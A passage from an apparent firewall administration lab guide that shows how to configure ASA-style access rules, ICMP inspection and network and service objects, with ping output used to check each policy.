
- Verify above policy by accessing any website over internet from the LAN computers



- By default, from lower security level to higher security level traffic is blocked unless explicitly permitted.

Configuration > Firewall > Access Rules								
#	Enabled	Source Criteria:		Destination Criteria:		Service	Action	Hits
		Source	User	Security Group	Destination	Security Group		Logging
1	any				Any less secure networks		ip	Permit
1	any				any		ip	Deny

- Verify above policy by accessing website hosted in LAN from lower security interface.



- By default, ICMP traffic blocked passing via firewall.
- Verify above policy by pinging ip address over internet from the LAN computers

```
C:\Select C:\Windows\system32\cmd.exe
C:\Users\cs>ping 4.2.2.2


Pinging 4.2.2.2 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 4.2.2.2:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\cs>
```


## Configuring Security Policy

### Enabling ICMP traffic to pass via firewall

- Click on Firewall option, select Service Policy Rules and click Edit button.



- Select Rules Action Tab, select ICMP and click OK button.



- Verify above policy by pinging ip address over internet from the LAN computers

```
C:\Windows\system32\cmd.exe
C:\Users\cs>ping 4.2.2.2


Pinging 4.2.2.2 with 32 bytes of data:
Reply from 4.2.2.2: bytes=32 time=154ms TTL=52
Reply from 4.2.2.2: bytes=32 time=153ms TTL=52
Reply from 4.2.2.2: bytes=32 time=154ms TTL=52
Reply from 4.2.2.2: bytes=32 time=154ms TTL=52

Ping statistics for 4.2.2.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 153ms, Maximum = 154ms, Average = 153ms


C:\Users\cs>
```

### Create Objects required for security policy


- Click on Firewall option and select Objects




- Select Network Objects / Groups, click on Add button and select Network Object.




- Create Host Object by entering Name i.e. **SYS-10**, select object type as **Host** and Enter IP address i.e. **192.168.10.10**




- Create **Network Object** by entering Name i.e. **LANNET**, select object type as **Network** and Enter IP address and subnet mask i.e. **192.168.10.0** and **255.255.255.0**



- Select **Service Objects / Groups**, click on **Add** button and select **Service Object**.




- Create **Service Object** by entering **Name** i.e. **RDP**, select service type as **TCP** and Destination Port i.e. **3389**.




## Configure Security Policies


- Click on **Firewall** option and select **Access rules**



- Click on Add Button and select Add Access rule.




- Click on Add Button and select Add Access rule.



**Configure Access Rules for below requirement.**

192.168.10.30 is not allowed to browse Internet (HTTP)


- Select **Interface** as **Lan**, select **Action** as **Deny**, select **Source** as **SYS-30** object (i.e. 192.168.10.30) and select **Service** as **tcp/http**.



**Configure Access Rules for below requirement.**

Total LAN Network is allowed to browse Internet (HTTP)


- Select **Interface** as **Lan**, select **Action** as **Permit**, select **Source** as **LANNET** object (i.e. 192.168.10.0/24) and select **Service** as **tcp/http**.



**Configure Access Rules for below requirement.**

192.168.10.10 is allowed to Telnet any IP address over Internet.

